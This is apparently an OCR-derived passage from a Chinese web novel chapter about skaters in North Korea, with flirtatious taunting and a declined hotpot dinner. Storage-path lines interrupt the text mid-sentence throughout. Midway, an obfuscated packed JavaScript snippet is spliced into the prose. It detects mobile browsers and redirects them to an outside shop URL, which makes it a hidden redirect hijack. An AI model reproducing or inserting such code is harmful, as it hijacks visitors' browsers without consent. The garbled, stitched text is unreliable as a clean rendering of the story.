李宥珍又穿跟江逢棠一样的衣服,长款白色羽绒服,深蓝色的细条围巾塞在衣领里,牛仔裤和运动鞋也是一个颜色的,扎着同样的高马尾。
她还故意在冰场训练的时候,走到江逢棠面前几次,像是故意要让她看见。
江逢棠没搭理她,装作看不见,自己一个人训练。
高昱洋进来找人的时候,显然有些惊讶,这两人什么时候关系这么好了,穿搭都一致。
他从李宥珍身边走过去,来到江逢棠面前,步萌今天中午不在餐厅吃饭,他听说了,就想着过来约江逢棠吃火锅,这是他们前几天就说好的事。
他一提,江逢棠就答应了,又继续去训练。
李宥珍来到他旁边,走路没声音,“非得热脸去贴人家的冷屁股吗,你信不信,如果换做是她喜欢的人,她现在就收拾东西离开冰场去吃火锅了,而不是让你在旁边等着。”
高昱洋蹙眉,扭头看向她,他对这个女人有点印象,是上次跟江逢棠对战的朝鲜女运动员。
他低头看一眼她的鞋子,她没穿冰鞋,也不像是来训练的。
“你不练的话,可以走,我不喜欢跟陌生女人闲聊。”
李宥珍耸耸肩,伸出手搭在他的肩膀上,被他躲闪开,她目光看向江逢棠,低头笑了一下。
人家都没往这里看,他不是热脸贴冷屁股是什么。
“喂,反正你是想去吃火锅,不如我跟你去,我今天穿得跟江逢棠很像呢。你完全可以把我当作是她。”
“我说的,不止是吃火锅。”
她媚眼如丝,单眼皮狐狸眼,眼睛不算大,却十分有神,黑眼球偏小,白眼球更多。
身型骨瘦,行走的衣服架子,黑发马尾辫末端微卷,真像是雪山的野狐成精。
朝鲜以北,就有一座雪山。
高昱洋扫视她的脸,冷淡说:“我对你没兴趣。”
“兴趣总会有的,还好不是没感觉。”李宥珍再一次伸出手,抚上他的肩膀,这次被江逢棠看见了。
“也没有感觉。”他又说。
李宥珍嘟嘟嘴,眼神自下而上,用目光去飘他的脸,多清俊的男人,鼻梁高挺,眉目温润,身材也绝佳,怎么就不开眼,非要热脸贴冷屁股。
“你知道你这种行为是什么吗?”
“你想说我是舔狗吧,很多人都这么说。”
李宥珍摇摇头,伸出手做了个no的手势,“能舔到才算舔狗,你这顶多算是看狗,只能看,却舔不到。”
男人天生就对这种字眼敏感,高昱洋也如此,他是个正常男人,自然听出李宥珍话里的意思。
“女人开女人的黄腔,你还真是不要脸。”
他没有生气,嘴角浅浅上扬一个弧度,眼神瞬间冷下来。
李宥珍不以为意,耸耸肩,眨着眼睛一脸无辜地问他:“你猜,她跟宋秉宪在一起的时候,宋秉宪是不是经常能舔到她?”
“你住口。”他急了,眉眼压得很低,下颚线绷得很紧,这说明,戳到他的痛处了。
“不好意思,戳到你的肺管子了,我就是随便一说,你别往心里去。”
李宥珍连忙给他赔不是,转身离开,走出去两步,又停下脚步,回头看向他。
“宋指导员那方面应该是很厉害的,看他的鼻子就能看出来,而且再宽松的西裤两腿之间都撑得鼓鼓囊囊的。”
她目光下落,审视的意味。
“你好像不如他。”
“你!”
高昱洋脸变了色,一片通红,他指着李宥珍,几乎要骂出口,他从来不会对女人生气,却在这个女人面前忍不住,她根本不像女。
这个时候江逢棠走过来,他用余光看见,把手放下,勉强维持着稳定的情绪。
“不好意思啊,我刚才接到一个电话,我妈从国内给我寄了一些东西,快递员还在外面等我,我得过去一趟,不能跟你一起去吃火锅了。”
江逢棠背起书包,跑出去,他伸伸手,连她的发丝都没碰到,想说可以开车送她过去的。
李宥珍咂了一下嘴,这次没说什么,只是一个面部动作。
“现在看来只有我可以跟你一起去吃火锅了,我可以跟你平摊饭钱的,怎么样,考虑一下?”
“你把我当什么人了,除了江逢棠,我十几年没有跟别的女人单独吃过饭了。”
“双人份的火锅,我一个人还是吃的下的。”
高昱洋态度冷漠,迈着大步从她旁边过去,李宥珍被拒绝,没有半点不高兴,反正她也不是真心要跟这男人吃什么火锅。
她一转身,看到训练室门口站着一个人,崔政植自从负责运动员考勤后,就神出鬼没,她觉得他像个教导主任。
他手里拿着本和笔,钢笔戳到纸面上,墨水洇出来很多,几乎是把笔记本废了。
不知为何,李宥珍有种心虚感,不知道是不是因为她来冰场并非是为了训练的,今天不该她来,她却来了。
她眼珠一转,扬起笑脸,准备走过去跟这位小领导攀谈,怎料她还没走到他面前,他便转了身。
崔政植头也不回地走远,像是没看见她,也没听见她刚才对着中国花滑男运动员说的话。
她是个放荡风流的女人,他该清楚这一点,在看到她吸烟的时候,就应该像寻常人那样,笃定她不是个好女人。
李宥珍想了一下,本来是打算不追上去的,她在最后一秒改了主意,在他快要消失在眼前的时候。
“喂,小领导。”
“别叫我领导,在这里,只有宋指导员是领导。”
李宥珍怎么觉得他今天不太对劲,好像谁惹到他似的,没有之前去酒店找她的时候那么好说话。
“行,那我叫你的名字,崔政植。”
他听到他的名字从她嘴里说出来,心里像是有一根羽毛,轻轻扫过,转瞬即逝,快到让他回想不起来这是一种什么感觉,不知不觉停下脚步。
“我们没有这么熟,请称呼我的职务,我是体育省的秘书。”
“崔秘书,”李宥珍笑了一下,笑容十分灿烂,让人一下就忘了刚才她在冰场里刻薄的调戏别的男人的样子,“你怎么在这?今天可不是我训练,我只是,”
“你是有私事。”崔政植接过她的话,她没继续往下说,“这个
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17126146|196086||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();$(''#content'').append(''
不归我管,只要不扰乱训练场的秩序,运动员二十四小时都可以过来,你想睡这里都行。”
李宥珍一想,他说的也没错,她来这里,确实有私事,但不是为了针对高昱洋,他是赶巧了。
“哦,我知道了,你干嘛像换了个人似的,昨天还好好的,我以为我们是朋友呢。”
“谢谢你帮我打卡考勤,话说我明天又要训练了,但是我今晚睡不早,估计起不来,崔秘书,可不可以再帮我一次?”
崔政植眉眼冷淡,直视前方,不去看她的脸,他知道这个女人现在是什么表情,她有求于他,会故意讨好。
“只帮你一次,我说过的。”
“你明天如果不来,朴教练会亲自找到你。”
李宥珍撇撇嘴,“你还知道我的教练是朴教练啊,好吧,我明天会过来训练的,大不了今晚不喝酒了,明晚再喝。”
崔政植已经准备走了,咬咬腮肉,犹豫半天,说:“不要再酗酒了,以你的天赋,完全可以成为国家队最强的花滑运动员,他们漠视你,你应该更争气。”
他这段时间,发现队里的人都不跟李宥珍有往来,甚至朴教练都要忘记还有她这个人了,他猜,她是被孤立了。
这种感觉肯定不好受,她抽烟喝酒,排解心中的郁闷,也情有可原。
李宥珍嘴唇嚅动两下,也没有解释,不是大家孤立她,而是她凭一己之力孤立大家。
谁找她吃饭,她都拒绝,哪怕这个人是朴教练,别的活动也是如此,除非是让她上场比赛,她才会按时出席。
一开始来队里的时候,朴教练还准备找人跟她聊天,去她的宿舍,刻意跟她当朋友,发现行不通,她这个人,注定是没有朋友的。
至于争气这事,她更没想过,只要不是队里的最后一名,就没有被踢出国家队的可能,朝鲜花滑运动员本来就少,三五年才有一个新人。
她要的只是一个铁饭碗,舒舒服服地过日子就行,什么名誉什么地位,她从不在意。
她是队里最没有国家荣誉感的人,这一点跟江逢棠完全相反,江逢棠就是一个把荣誉看得很重的人。
崔政植背对着她说话,没有再回头看她一眼,他今天格外吝啬自己的目光,就算是瞧她也是匆匆扫一眼。
李宥珍并不知道他在冰场外站多久,更不知道他听到她和高昱洋的全部对话,甚至还有那句评论宋指导员的话。
她平常也没少观察宋指导员,现在又把注意打到新来的中国运动员身上,崔政植是这样以为的。
江逢棠走出训练室,并没有去取什么快递,更没有联系任何一个朝鲜的快递员。
她那样跟高昱洋说,只是为了不跟他吃火锅。
如果他能在这里找到属于他的幸福,她会很高兴,她已经记不清自己拒绝过他多少次了,次数多到有些残忍。
她走到很远的地方,这是她来朝鲜,第一次走到三公里外的地方。
是一家服装店,在朝鲜算是顶级时髦的,礼服款的冬衣,裙摆很大,质感一点都不亚于国外的高定时装,每一件都是重工。
店里只有一个裁缝,没有客人。